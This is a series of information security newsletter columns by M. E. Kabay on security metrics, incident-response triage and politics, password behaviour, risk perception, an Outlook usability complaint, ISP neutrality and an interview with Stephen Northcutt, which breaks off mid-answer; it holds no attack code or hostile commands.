Back in May 2009, I published a review< http://www.networkworld.com/newsletters/sec/2009/052509sec2.html > of some useful resources on security metrics. I was interested to read a response< http://www.networkworld.com/community/node/42372#comment-210119 > by Gary Hinson, the distinguished contributor to the field about whose paper< http://www.noticebored.com/IsecT_paper_on_7_myths_of_infosec_metrics.pdf > I wrote in the column. He wrote [I have added the links],

> A new book by Krag Brotby (*Information Security Management Metrics: A Definitive Guide to Effective Security Monitoring and Measurement*< http://www.amazon.com/Information-Security-Management-Metrics-Measurement/dp/1420052853 >) is a worthwhile addition to the field, along with Andrew Jaquith's modern classic *Security Metrics: Replacing Fear, Uncertainty And Doubt*.< http://www.amazon.com/Security-Metrics-Replacing-Uncertainty-Doubt/dp/0321349989 >

Today we have a contribution specifically about Jaquith's book by Brian Judd, MSIA, CISSP. My colleague Dr John Orlando interviewed Brian about the book for this column.

* * *

JO: What are "security metrics?"

BJ: Security metrics are simply the application of standards for measuring information security attributes. The term "security metrics" may be new to information security professionals, but the use of metric data is actually quite mature. Measuring quality and the concepts of quality control played a large role in the success of the United State's industrial revolution. Unfortunately, many organizations have not yet applied security metrics to their risk-management programs.

JO: Why are security metrics important to risk management?

BJ: Without metrics, risk analyses tend to be subjective and inaccurate. This fuzziness can lead to poorly allocated budgets and unmitigated vulnerabilities. The problem is that traditional risk management strategies based on Plan-Do-Check-Act (PDCA) are often subjective and they rely on qualitative guesswork. Collecting and analyzing quantitative security metrics allows information security professionals to make objective risk-management decisions based on quantitative data, much as insurance companies have been doing for decades with actuarial data.

JO: What brought you to this methodology?

BJ: My company provides information assurance consulting and I've been asked many times to help companies develop IT risk assessments. I've always used the OCTAVE Allegro methodology.< > Even after hundreds of hours of interviews and documentation, I've never really been happy with the finished product. It always felt like guesswork. Then I happened on Andrew Jaquith's book *Security Metrics: Replacing Fear, Uncertainty and Doubt*. The first chapter is titled, "Escaping the Hamster Wheel of Pain." Within the first few pages, he spelled out the frustration I've been feeling for years…and the best part of the book is that he solves the problem! I am a huge fan of this book and I've recommended it to everyone who feels the pains of PDCA and qualitative risk assessments.

JO: Tell us about the Webcast you will be presenting.

BJ: I will be lecturing on "Understanding and Implementing Information Security Metrics" on Tuesday, October 27, 2009 at 1:00 PM - 2:00 PM EDT; registration is free< https://www2.gotomeeting.com/register/777460787 >.

Participants will learn:

- What security metrics are
- What data make for good security metrics
- How to use security metrics to…
    - Diagnose and solve problems
    - Measure security program effectiveness
- Dozens of sources of good security metrics
- Methods of analyzing metric data
- Methods of presenting metric data
- Where to go for more information

CSIRTM Discussion: Triage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

From June through mid-August 2007, I was delighted to lead a six-credit, eleven-week graduate course on Computer Security Incident Response Team Management (CSIRTM) in the Master of Science in Information Assurance (MSIA) program in the School of Graduate Studies of Norwich University. The course used material I wrote for this column over several years and which I collected in a monograph < http://www.mekabay.com/infosecmgmt/csirtm.pdf > available on my Web site. Our courses have three weekly online discussion topics from weeks one through ten and I am always on the lookout for publishable work our students have created. Mani Akella and Rick Tuttle took up my suggestion that they compile commentary from a number of students of diverse backgrounds in our cohort (class) into a usable series for this column. Mani and Richard worked with their fellow students to ensure corporate approval from all the employers and this is the first in three short articles resulting from their work. As always, I have edited the students' work for publication.

Today's topic is triage.

* * *

For this cohort, many represented organizations that do not have a separate formal CSIRT. Instead, organizations use the IT Help Desk (HD) and associated incident-escalation process to perform CSIRT response functions. For those cases where a separate CSIRT exists, organizations often utilize a single HD as point-of-contact (POC) for all incidents. HD staff then use the triage process to assign the incident response to the appropriate functional team.< Grance, Tim et al. (2004) _Computer Security Incident Handling Guide_ http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf p 3-14; quoted by Timothy Dzierzak in discussion >

The prime business of the organization takes the leading role in determining the response and escalation process. For example, credit card data loss is a high priority incident for a financial organization. For these organizations, the response activity affects, and possibly stops, all other CSIRT members' work tasks until the incident is resolved. For a retailer, the same data loss may only affect the functional area controlling transactions and sales. Management attention to the incident parallels the group response as they view the incident in terms of its disruption either of the entire organization or of the individual group.

Cohort members agreed that training is vital to successful CSIRT operation. Because the HD is the POC, CSIRT-provided training ensures that HD staff capture all relevant information when creating the incident report. Training also ensures that the triage process functions appropriately. In addition, the training helps ensure that the response team captures all relevant information and evidence in a forensically correct fashion to preserve the chain of evidence.

An interesting parallel was the triage processes for a medical emergency as compared to the triage process for a CSIRT. Although the individual processes may differ, the core thinking

processes are the same. Student Stanley Jamrog commented,

> *"It (triage) is a wonderful system in emergency scenarios, and adapts well to Computer Emergency Response. Now triage generally comes into play when you have a lot of casualties, although it is also done whenever you have multiple patients. Generally, you prioritize your patients. You have those that can wait, those who need emergency and immediate care, and those who are too far gone to bother helping. It seems cruel, but to save some people you can't bother treating those who are going to die anyways.*
>
> *So you do a quick evaluation of each patient. Can they wait in the treatment area? Do they need to be treated before they are shipped, or do they need to be loaded in the helicopter and shipped immediately?*
>
> *CSIRT can benefit from such an arrangement. During busy times and major incidents you need to prioritize your responses so that you can make the best use of your time. What systems and incidents need treating immediately and which can wait until you can get to them? After all you have to seal the intrusion holes before you fix the servers, or you will just be doing it again later.*
>
> *Triage is very appropriate in my opinion, and works well for most types of emergency response. Taking a few minutes to analyze the situation and prioritize your responses."*

Student Timothy Dzierzek responded,

> *"I think that no matter how great an organization's procedures are, every incident will be different. That point probably is obvious, but even with a single, simple incident, a CSIRT needs to look at and see how their procedures fit into the response. In a mass incident, it gets much trickier. You have probably seen this on the medical side, though I hope not. There are not enough responders to go around. A CSIRT cannot possibly fix everything at once. So having a CSIRT that is skilled at triage is extremely important.*

Gary Hummel pointed out that the ENISA (European Network and Information Security Agency) _Step-by-Step Approach on How to Set Up a CSIRT_< http://www.enisa.europa.eu/cert_guide/downloads/CSIRT_setting_up_guide_ENISA.pdf > agrees (p 49):

> *"Triage is an essential element of any incident management capability, particularly for any established CSIRT…This process can help to identify potential security problems and prioritize the workload."*

In the next segment of the discussion, coming in the next column, the students looked at problem-tracking software.

CSIRTM Discussion: Problem-Tracking Software

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in my last column, I am presenting three articles (this is #2) based on the work of some of my graduate students during class discussions in a course on computer security incident response team management (CSIRTM). What follows is another edited segment based on a summary written by students Mani Akella and Rick Tuttle. Today's topic is help-desk (HD) software.

* * *

Based on group postings, the most-used software for problem reporting and tracking is BMC Remedy Service Management < http://www.bmc.com/products/products_services_detail/0,,0_0_0_801,00.html > by a fair margin. The group reported using other software including Numara Track-It! < http://www.numarasoftware.com/Track-It.asp >, Support Magic < http://www.supportmagic.com/ >, Help Box < http://www.laytontechnology.com/pages/helpbox.asp >, Heat Service and Support < http://www.heatitsm.com/ > and Open Source Ticket Request System (OTRS) < http://otrs.org/ >.

However, cohort members reported many issues with Remedy that make using it difficult at times. Part of the problem seems to be the number of interface options available for the product – normally a Good Thing. Some Remedy implementations lack a Web interface, limiting end-user input. Other postings decried the lack of an efficient graphical user interface (GUI) design; organizations have to customize their installation to fit their individual needs. One can interpret a lack of an efficient GUI design coupled with the capability to customize as both a feature and a flaw. It is a valuable feature because that BMC is responding to the wide variation in individual organizations' needs: it is a challenge to create a single interface that meets everyone's preferences. However, it is a flaw for small organizations that lack the work force, ability, or desire to customize commercial off-the-shelf (COTS) software, thus reducing Remedy's marketability. One class member suggested that BMC could improve its usability and product acceptance by providing three templates:

* complete (today's default),
* a more specialized version for help desk and asset management, and
* a single-screen help desk only for small outfits.

An interesting sub-discussion focused on a case where one IT manager disbanded the HD after implementing user-facing HD software. The manager's expectation was that each user would use the software to report issues. He expected the software's built-in triage function to route the issues to appropriate support teams. The manager believed that both users and IT staff would monitor system reports to track status. This perception eliminated effective service to those users who could not or would not use the software. This viewpoint also provided no capability for dynamic re-prioritization or a method to correct routing of misreported issues.

* * *

MK adds: The case of the disappearing HD should remind readers to _test_ new approaches to operational problems before implementing them in production. The hopeful manager could have avoided some of the problems described above by running a pilot project with a few users instead of replacing the HD outright. Preliminary findings could have prevented the fiasco and prevented a loss of credibility for the team.

In the third and last part of this series, Mani and Rick summarize some interesting issues about triage and politics.

CSIRTM Discussion: Politics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in my last column, I am presenting three articles (this is #3) based on the work of some of my graduate students during class discussions in a course on computer security incident response team management (CSIRTM). What follows is the last edited segment based on a summary written by students Mani Akella and Rick Tuttle. Today's topic is the politics of triage.

* * *

Internal politics are a major consideration for any activity in the organization – especially sensitive functions like the CSIRT. Since the CSIRT, by definition, affects the computer operations of the entire organization during the investigation process, the potential exists for them to interact directly with many of the organization's personnel over time. For somebody not intimately familiar with CSIRT operation, the brief interaction might seem to be more of an abrasive intrusion rather than a genuine effort to help.

This means that CSIRT members need to be consummate service-oriented personnel with well-developed communication skills. In addition to communication, the team members need to be very sensitive to the political nuances within an organization. They must be able to interpret the true import of any statement rather than taking it at face value. To stay true to their objective and be effective in proper incident resolution, CSIRT members must be able to isolate themselves from political influences in their investigative process.

The potential exists for internal politics to cause HD staff to misrepresent incident ticket priorities; the team needs to be able to recognize such pressure and to present the situation to their management for appropriate action. At the same time, team members need a healthy respect for authority limits. They must be conscientious in not over-stepping their bounds without appropriate reason and permission.

The team needs to be aware of the internal drivers in an organization; business objectives must influence triage priorities. For a financial organization, the prime driver will be financial effect; for a military team, it could be team safety or mission objectives that determine priority rather than cost.

For each organization, service offerings are weighted in light of their perceived relation to the primary business. Additionally, the team must all accept that a person's perceptions are their reality, whether or not they agree with the rest. This acceptance helps the team to respond accordingly and appropriately. Each proposal needs a business case. One posting provides the following example from Rick Tuttle:

> *"What is an industrious network administrator who needs an IPS [intrusion-prevention system] to do? They can take the initiative to test Snort via the freeware route. Assuming good results, they write up a business case to purchase required hardware and software including support. For the operating system, they can choose say either Red Hat or*

Novell offerings that include support. For the IPS, they can include a Sourcefire quote. But, even if it is the best system at a low cost, it will not fly if the network administrator is the single point of failure in manning the system."

Another important aspect of internal politics vis-à-vis the CSIRT is managing the business teams. During an incident, it is important for the CSIRT to manage not only the technical aspects of the incident but also the personnel representing the various aspects of the business who may have vested interests in following the progress of the incident.

To quote Mani Akella,

"… [T]he politics is not in the triage process. It is in managing the business unit at the root of the incident. It's a natural human reaction to want to protect your turf especially if you are at the root of the problem. These politics can be difficult to manage if people's jobs are at stake.

"From a disjointed perspective, it could be pointed out that business needs to be placed before personal considerations; however, this never seems to successfully happen in the real world.

"..[P]olitics is closely, deeply interwoven into the fabric of our societies. However, in this case, granted that some parts of the 'parent structures' are more equal than the others, and always receive greater priority than the others – would you not accept that (apart from the extreme cases when we hop-step-jump to fix the CEO's son's games on a personal laptop) the simpler problems on the CEO's machine still have greater impact to the organization's working than perhaps a minor server crashing? Anything that has an impact on the parent structures' time has to be, in pure business value, of higher impact than large isolated technology failures."

James Franklin added,

"We could easily venture off into a discussion on political philosophy; I understand what you are saying. However, there is a psychological component missing in the value argument and I'm suggesting it is the psychology and not the value that drives behavior. This is the politics. . . .

"C-Level positions have power. People respond to that power. From inside the company, when a C-level person asks for something the response is immediate and palpable because the C-level has power. That power can make or break a career and it can end a job. From outside the company, the board, stockholders, analysts, etc. may think the C-level person adds no value. Even if that view is held, from within the company people still respond because they want their job tomorrow and they may want to advance.

Value is determined outside by the market. People inside react to the power. Thus, the politics."

The Dao of Microsoft:
Constraining Assumptions & Semantic Rigidity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The day before I began writing this article, I stopped in at the coffee shop across the street from the School of Graduate Studies in bustling downtown Northfield, Vermont (about which one of our vice presidents says warningly, "Well, we have some pretty rough traffic jams during rush minute"). I looked at a tempting brownie (the small cake kind, not the young girl kind, you evil-minded readers) and asked the youngster behind the counter, "Does that have peanuts?" She answered promptly, "Yes!" As I was putting the brownie back regretfully, an older clerk spoke up: "Actually, those are almonds and hazelnuts, not peanuts." "Ah," I said, and promptly bought the brownie. The youngster apologized, saying, "Oh sorry, I assumed you were allergic to peanuts." "No," I replied, "I just detest the taste of peanuts with chocolate."

This incident came to mind as I was thinking about a problem in Outlook 2007. As Doug VanBenthuysen pointed out in July 2006 < http://blogs.3sharp.com/Blog/dougv/archive/2006/07/28/1630.aspx >, older versions of Outlook have long allowed users to store all kinds of text as "signatures," effectively serving as keyboard macros. For example, I have dozens of text strings including a long signature, a short signature, a letter of thanks to readers, an explanation of how to spell and pronounce my name, and so on. VanBenthuysen noted, "Unfortunately, it no longer seems possible to insert multiple signatures in an e-mail without adding steps (like copy/paste). As expected, Signatures get their own place on a ribbon (Message | Include | Signature). The problem is, when you choose one signature, the one that was already in the e-mail disappears." Worse yet, sometimes part or even all of the e-mail message disappears with the old signature.

The Microsoft engineers' errors, in my opinion, were three: they made unwarranted assumptions, they exercised semantic rigidity, and they deprived the user of reasonable control.

I've been programming computers since 1965 and teaching programming since 1977. One of the lessons I teach my systems engineering students is to be careful about limiting the power of users without having a good reason for the limitation. In this case, Microsoft engineers presumably assumed that it was impossible for anyone to want to have two signatures in one document. Even if we limit our discussion to signatures for the moment, that assumption seems silly to me; for example, it might be perfectly reasonable to store a short signature (e.g., "Best wishes,", name, title, phone number) and also store a block of details (additional phone numbers, website URL, and so on) to add to that short signature under certain circumstances.

Second, the engineers seem to have been so influenced by the label "signatures" that they discounted any other possible use of the feature. Granted, the Office 2007 suite has other ways of storing keyboard macros. For example, one can store relatively short strings in the AutoCorrect list and use an unusual keystroke sequence (e.g., "=s=") as a substitute for a particular string. Another way of storing any kind of block of text is the Building Blocks Organizer. I use this feature all the time when I am editing student papers to insert standard suggestions on word usage or grammar. Nonetheless, there is no harm in allowing signatures to be anything the user

wants.

Third, there is no option available to override the engineer's decision to suppress previous signatures when adding a new one to an e-mail message. You would think that the proliferation of checkboxes for all manner of options in Outlook 2007 and other Office 2007 programs establishes the principle that user control is good; why this particular limitation should be forced upon users is a mystery to me.

Before I close, I want to address a recurring problem I face as I write my little homilies. "What," some readers demand in exasperation, "does this have to do with security?" Well, I take a very broad view of security that includes Donn Parker's concept of utility or usefulness as an essential attribute of information. The example I have dissected today is an illustration of the damage to utility that unfounded assumptions can wreak on a system. I hope that readers will apply the principles demonstrated in my analysis to their own work as they design software, networks and policies.

ISP Liability and Net Neutrality (3)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In May 2006, I published two articles in this newsletter on the subject of Internet Service Provider (ISP) liability for the content distributed or published via their facilities. (< http://www.networkworld.com/newsletters/sec/2006/0501sec2.html > and http://www.networkworld.com/newsletters/sec/2006/0508sec1.html >) I reviewed the classic cases of Cubby v. CompuServe and Stratton Oakmont Inc. v. Prodigy and explained the legal issues concerning _distribution_ of uncensored materials on a communications channel versus _publication_ of controlled, edited or censored materials on such a channel.

Today I want to pick up the subject with some recent news about Verizon's interference with voluntary communications among its subscribers.

On Wednesday, 26 September 2007, news wires carried reports that Verizon Wireless had decided to block its subscribers from using the NARAL (National Abortion Rights Action League) Pro-Choice America's text-messaging service using "short codes" to receive news bulletins about its political activities. Sinead Carew, writing for Reuters, said that "The decision was based on a company policy that denies short codes for what it deems controversial issues, according to Verizon Wireless spokesman Jim Gerace."< http://uk.reuters.com/article/internetNews/idUKN2733012620070927 > According to several news reports, Verizon Wireless wrote to NARAL stating that it "does not accept issue-oriented (abortion, war, etc.) programs – only basic, general politician-related programs (Mitt Romney, Hillary Clinton, etc.)."< http://www.nytimes.com/2007/09/27/business/27cnd-verizon.html >

Brad Reed of Network World reported on Thursday the 27th of September that Verizon Wireless had reversed its decision. He quoted Verizon spokesman Jeffery Nelson as saying that "The decision to not allow text messaging on an important, though sensitive, public policy issue was incorrect, and we have fixed the problem that led to this isolated incident."< http://www.networkworld.com/news/2007/092707-verizon-naral-text-messages.html >

I think that it's a Good Thing for Verizon Wireless that they backed off their initial position so quickly. Although-I-am-not-a-lawyer-and-this-is-not-legal-advice-(for-legal-advice,-consult-an-attorney-qualified-in-this-area-of-legal-practice), it seems to me that the company could have ruined their status as a disinterested, neutral communications carrier and opened itself to serious legal liability for the content of anything that it allowed on its networks. In addition, their quick reversal saved them from making fools of themselves for claiming a risk that did not exist: the possibility that people _voluntarily subscribing_ to a political channel would be _offended_ by _unsolicited_ communications.

I think that there are lessons in this debacle for everyone concerned with network services, customer relations, security and legal liability.

1. Before applying policies that are rarely used, check to see if they are consistent with current needs.

2. Before applying old policies based on technical criteria, check to see if the technical circumstances behind the old policies still apply.
3. Before letting a company employee with little or no training (I am not speaking specifically of Mr Gerace here, simply making a general point) apply rarely-used policies, have a competent resource review the proposed communication.
4. Before letting a public relations spokesperson discuss technically-based old policies, have them check their proposed public statements with technical experts and with legal counsel.

Writing Down Passwords

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I have long argued that passwords are a terrible way of authenticating identity:

- Many well-meaning but unaware people choose really stupid, easy-to-guess passwords such as the names of people important to them (or favorite sports teams, or the product whose billboard is visible from their office window, or the names of objects on their desk);
- Good passwords increase the keyspace not only by being longer but also by using upper- and lowercase letters, numbers and special characters – resulting in monstrosities such as "j3q(K8bX_*5" – and let's not even _think_ about allowing "O" and "0" in the character set;
- Some users generate their passwords using funny rules such as using particular letters from the words in phrases (e.g., using the third letter of each word in "Mary had a little lamb; its fleece was white as snow" produces "rdatmsesiso") – and then they forget the rules;
- People sometimes use numerical increments to get around rules preventing password reuse (e.g., fisu3nema, fisu4nema, fisu5nema. . .) thus compromising their _next_ password as soon as the _current_ password is discovered;
- Users often use exactly the same password for everything (their private Web e-mail, their corporate professional e-mail, their DVD-club login, their talking-slug club – everything) with the result that any single password compromise is a potentially complete security compromise;
- Making passwords hard to guess forces many people to write them down;
- Physically-recorded passwords get stored in the same places network security auditors have always found them: in desk drawers, under keyboards, under chair seats, in files labeled "C:\passwords.txt"and even in plain view on the back (or front!) of video screens;
- When people _do_ pick hard-to-guess passwords and _don't_ write them down, they often call the HelpDesk or security administrator to reset them because they _forget_ them, causing a great deal of irritation and wasted time for everyone concerned.

A study < http://www.nucleusresearch.com/press_releases/prpassword1006 > published last year by Nucleus Research reported findings on user behavior concerning passwords. To no one's surprise, the researchers found that "More than a third of employees write down or electronically record their passwords, creating significant vulnerabilities. Even worse, lowering the quantity of passwords, changing password complexity, or changing password change frequency had no impact on employee actions." They also found that "There was also no correlation between complexity, frequency, and quantity and how often users called the help desk with password-related issues. Seventy percent of enterprise users call the IT help desk once a year for help with a forgotten or missing password; 16 percent call two to three times a year; 9 percent call three to five times a year; and 5 percent call more than five times a year for password help."

The full report is usually available by subscription only, but the company has very kindly opened it temporarily for use by readers of this column < http://www.nucleusresearch.com/research/g68.pdf

>. Based on a survey with 325 respondents, efforts at improving password management by ordinary users generally fail. Specifically, the same proportion (1/3) of users keep a written record of their password regardless of the amount of

- user education,
- password complexity,
- security-policy restrictiveness.

In my next column, I'll look at how these findings relate to what cognitive psychologists know about our capacity to understand risk.

Nucleus Research is an IT-related research organization that takes a unique investigative approach to its research and helps end-user organizations assess the value realized from technology acquisitions. To learn more, please visit www.NucleusResearch.com . My thanks to the company for opening their proprietary research report to readers. [I have no financial relationship whatever with Nucleus Research.]

Framing Risk

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my previous column, I introduced the issue of the frustrating tendency of normal computer or network users to choose bad passwords (among other irritating habits) and pointed to a study showing that at least a third of our colleagues write down their passwords.

I think that these findings are consistent with social scientists' understanding of human perception of risk. Basically, human beings are terrible at evaluating risk; all kinds of factors interfere with rational appraisal of risk. For example, our judgement is affected by such factors as the salience (visibility, ease of being noticed) of the evidence.

For example, in the 1996 report, _Understanding Risk: Informing Decisions in a Democratic Society_ edited by Paul C. Stern and Harvey V. Fineberg (National Academy Press, ISBN 0-309-05396-X), there's a reference to a famous study by B. J. McNeil and colleagues published in 1982 in _New England Journal of Medicine_ (volume 306, pp 1259-1262). The scientists studied people's willingness to undergo surgery or radiation; they offered different groups two complementary ways of understanding the risks – by mortality rates versus survival rates. For example, one group was informed that the survival rates at treatment were 100% for radiation and 90% for surgery; one year after treatment survival rates were reported as 77% for radiation versus 68% for surgery; survival rates five years after treatment were 22% for radiation versus 34% for surgery. The other group was given exactly the same information, but it was framed as 0% mortality upon radiation treatment vs 10% mortality for surgery; 23% mortality one year after radiation versus 32% mortality one year after surgery; similarly, the five-year prognosis was 78% mortality for radiation versus 66% for surgery. I trust that you all see that rationally, there's no question that the radiation therapy was obviously worse than surgery.

The results were striking: 44% of the patients informed of the risk via _mortality_ rates said they'd take the radiation but only 18% of those told about _survival_ rates chose radiation.

On the face of it, the results don't make sense: why would anyone respond differently to risk statistics as a function of wording? Stern and Fineberg and their colleagues suggest that people normally evaluate risk in a nonlinear fashion and that framing of problems exerts a profound effect on perception of risk. They go on to present fascinating results from other psychologists studying "prospect theory;" I leave further exploration of this subject to readers interested in the details.

The upshot is that we have to understand that users who have little personal experience of the risks associated with poor password management are unlikely to change their behavior simply because we security folks get irritated with them. We have to adapt to reality and take alternative measures to fight the scourge of lousy, written-down passwords.

In my next column, I'll an authentication approach that works _with_ instead of _against_ normal human psychology.

Password Management: Facing the Problem

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last two columns, I've been looking at the pervasive problems we have in the security field in overcoming natural human tendencies to misjudge risk. In particular, I've pointed out that the well-known and documented tendency of normal people to write down passwords is a consequence of deep-seated difficulties we face in our in-built abilities to interpret and manage risk.

When I was reconnecting recently with an old friend from my NCSA (National Computer Security Association) days in the 1990s, I visited her employer's Web site and found an interesting method for helping users avoid writing down their passwords (or choosing bad ones or even sharing them casually): Passfaces < http://www.passfaces.com/ >.

This software allows users to pick out recognizable faces that will authenticate them to their systems. Perhaps the best introduction is to look at the "Online User Manual" posted about the free "Passfaces Personal" product that anyone can download and try.< http://www.passfaces.com/personal/support/helpmanual.htm > The basic idea is that a user sets up an array of photographs and puts some familiar ones into the pool to use as keys – the faces of people the user recognizes; then the software can produce a 3x3 grid of random selections including one of the key pictures. The user picks out the familiar picture and then repeats the exercise twice more with new sets of eight strangers and one friend to authenticate the user.

Versions are available for Windows < http://www.passfaces.com/enterprise/products/Brochures/PassfacesWindowsBrochure.pdf >, for Web-site access control < http://www.passfaces.com/enterprise/products/Brochures/Passfaces%20Web%20Access.pdf > and for financial applications < http://www.passfaces.com/enterprise/products/Brochures/Passfaces%20Financial.pdf >.

Passfaces offers a number of useful case studies < http://www.passfaces.com/enterprise/products/case_studies.htm > and good PDF brochures about its products.< http://www.passfaces.com/enterprise/products/literature_page.htm > I especially liked their White Paper on "The Science Behind Passfaces" < http://www.passfaces.com/published/The%20Science%20Behind%20Passfaces.pdf > which explains how human beings are particularly good at recognizing faces; indeed, it seems that we have special circuits that have evolved for rapid and accurate perception of faces. The paper cites the following as advantages of "using Passfaces over passwords…" (quoting the list exactly):

- Can't be written down or copied
- Can't be given to another person
- Can't be guessed
- Involve cognitive not memory skills
- Can be used as a single or part of a dual form of authentication.

The power of the system is enhanced by setting parameters to interfere with misuse of the faces. For example, "In some high-security applications the grids of faces may be displayed only for a very short time. A half second is long enough for practiced users to recognize their Passfaces. Combined with masking (faces in a grid are overwritten with a common mask face) it is extremely difficult for "shoulder surfers" to learn the Passfaces as the user clicks on them. Users can also be given the option to enter the grid position of each Passfaces on a keypad, rather than picking them out on the screen."

Worth a glance, eh?

[As always, I assure readers that I make any relationships to a vendor clear when I write about their product. I had never heard of Passfaces before I stumbled upon their Web site and have no financial interest at all in their product, although I think it's pretty neat.]

Information Security and Business Strategy: An Interview with Stephen Northcutt (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I've known David Greer< http://www.davidgreer.ca/ > for over 25 years and have always enjoyed his intelligence, good humor and creativity. And Stephen Northcutt< http://www.sans.org/security-training/instructors.php#Northcutt > is so widely published, cited, and respected in our field that I had trouble deciding which of his many Web sites to cite.< http://www.sans.edu/resources/musings/ > It is a great pleasure to publish David's interview of Stephen in two parts. Everything that follows is by Messrs Greer and Northcutt with minor edits.

* * *

Many information security professionals are overwhelmed with the technical issues they must deal with. But technical solutions must operate in a business environment that deals with customers, partners, and other stakeholders. I interviewed Stephen Northcutt, President of the SANS Technology Institute, < http://www.sans.org > a leader in information security training, and discussed the relationship between information security and business strategy.

DG: How do you see information technology (IT) security and the broader issues how user and customer experience relate to business strategy?

SN: One course that I teach is information security for managers.< http://www.sans.org/security-training/sans-leadership-and-management-competencies-446-tid > On one of the very first slides, the point that I try to make is that you've heard frustrated business people say you guys have got to align your security programs with the needs of the business. One of the questions I ask right then is, "Do you guys even know your organization's mission statement?" I typically see 10% or so of the class that can.

DG: I've had trouble finding how information security can enhance business strategy. The focus seems to be on the technology and how it is applied to the broader business issues. What are your thoughts?

SN: The people that I follow on *twitter* < http://twitter.com/StephenNorthcut > have been posting a whole lot of posts with a little bit of technology but a lot of business comments as well. Our latest newsletter is called *SANS ExecuBytes* < http://www.sans.org/newsletters/execubytes/ > and it covers leadership as well as technology. What really impresses me are people who write and say, "I printed it out and gave it to my boss."

DG: While searching for thought leaders on IT security and business strategy, I found your Web page on *Security Thought Leaders*.< http://www.sans.org/thought-leaders/sec_thought_leader > The thought leaders that you mentioned seemed to be biased to the technical side. The interviews that I read were deep into the technical problems as opposed to the broader strategic issues I thought should be there. What is the background for your *Security Thought Leaders*?

SN: One of my goals for the project is to introduce people that you wouldn't ever hear of otherwise. There are some people who've done some truly amazing things such as Bill Worley.<

http://www.hpl.hp.com/news/2001/apr-jun/worley.html > Bill was one of the architects of the Itanium< http://www.hpl.hp.com/news/2001/apr-jun/itanium.html > and when he retired from HP< http://www.hp.com > his wife made him go in the basement so he didn't bother her all the time. He went in the basement for a year and wrote a new operating system that runs over Itanium. It's a micro operating system, so it runs a lower risk attack surface.< http://t-rob.net/2009/02/02/the-deep-queue-episode-7-reducing-your-attack-surface/ > Bill may or may not succeed and his company [which provides DNSSEC solutions to government, enterprise, and service providers]< http://www.secure64.com/ > may or may not succeed, but what a great story!

DG: Who else stands out on from your leadership interviews?

SN: I don't know if you've ever heard Gene Kim< http://www.tripwire.com/company/management/ > speak. I want to encourage you to pick up on one of his Webcasts. He is really concerned about good practice in organizations. He is cofounder of the IT Process Institute < http://www.itpi.org/ >. Even though he is co-founder of Tripwire,< http://www.tripwire.com/ > the configuration-management software company, he almost never talks about Tripwire. He talks about organizational process.

All of the thought leaders who have started a company created a kind of aspirin for a particular kind of headache. That's certainly their common story, but now that that they are running a business, they find that life is far broader. You bring people like that in to close the big sales to customers but then the customers start telling them what the real problems are.

DG: It's a constant challenge to balance the security risk of IT security solutions versus the usability to employees, customers, and partners. Do you have a set of guiding principles that IT security professionals can follow to provide perspective on the balance?

SN: Start with the *SANS Top 20 Critical Security Controls.* < http://www.sans.org/cag/ > The idea behind the Top 20 was to actually deal with things that are provable – you can prove that you can break in using these vulnerabilities. We took a bunch of penetration testers and got them to break in; afterwards, we analyzed what went wrong figured out what we needed to do to fix the problems. One of my favorites is number 11 ("Account Monitoring and Control")< http://www.sans.org/cag/control/11.php >; another is number 9 ("Controlled Access Based on Need to Know").< http://www.sans.org/cag/control/9.php > As I cover security news, I find that so many of the problems come down to access control. It's just crazy and I suppose there is some technology but it's mostly process.

[More of the interview in part 2 next time.]

Information Security and Business Strategy: An Interview with Stephen Northcutt (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of two parts of an interview of Stephen Northcutt< http://www.sans.org/security-training/instructors.php#Northcutt > by technologist David Greer.< http://www.davidgreer.ca/ > Everything that follows is by Messrs Greer and Northcutt with minor edits.

* * *

DG: It seems like many of the current security issues are problems that we have been dealing with for decades. How do you see the evolution of the problem space of information security?

SN: Twelve years ago, we were standing up for a cyber capability for the United States. All the things we are saying today and the stuff we are doing to our cyber capability I heard twelve years ago. We do make progress; for instance we now have the *Cyber Guardian* program < http://www.sans.org/cyber-guardian/ > and have already graduated the first class. The attack surface just continues to get larger and larger and larger. So we're dealing with more lines and more kinds of codes. We are more connected, so there's a lot more vulnerability points because we are increasingly connected and more code is exposed to potential attacks.

We are not dealing with that many fundamental problems. The specifics are changing, but the classes of the problems haven't changed very much. There is an ever-greater need for security people who can integrate with the business. I was just trying to explain to someone that the number one thing a manager wants out of a security person is communication skills. We've done survey after survey after survey. Our challenge is to develop people's communications skills. You can't do business without communication.

I would also say that my personal observation is that people often think complexity is its own reward. If we don't put a tremendous amount of attention and simplify, simplify, simplify, we end up with things we cannot manage. This is true on the security level, technology level, and organization-process level.

DG: How do you see evaluating and managing risk in the security environment today?

SN: A couple of years back I spent some time with the trade organization that represents the 100 largest banks in the US. We were trying to do some work around information security risk. More than once I heard the finance guys say "You information security folks have no idea what you're doing in terms of risk management. You are using qualitative methods when you need quantitative. In finance we know for any set of financial transactions within a few dollars of what our risk is." One of those quants was in the risk management department at Bear Stearns< http://www.bearstearns.com/ > which is gone now.< http://www.peimedia.com/Article.aspx?article=31636&hashID=3052F49C040841D0210CA22FBFF7C1449702B776 > The finance folks have an advanced terminology and methodology. I am sure senior management were briefed on the risks, but because house prices and stock prices kept going up they thought this incredible risk of bubble deflation was an acceptable risk and they

found out they were wrong.< http://money.cnn.com/2008/03/28/magazines/fortune/boyd_bear.fortune/ > We need to make sure in information security we are never arrogant and that we make every effort to present risk to senior management in such a way that they can govern wisely. I think there are three parts to that.

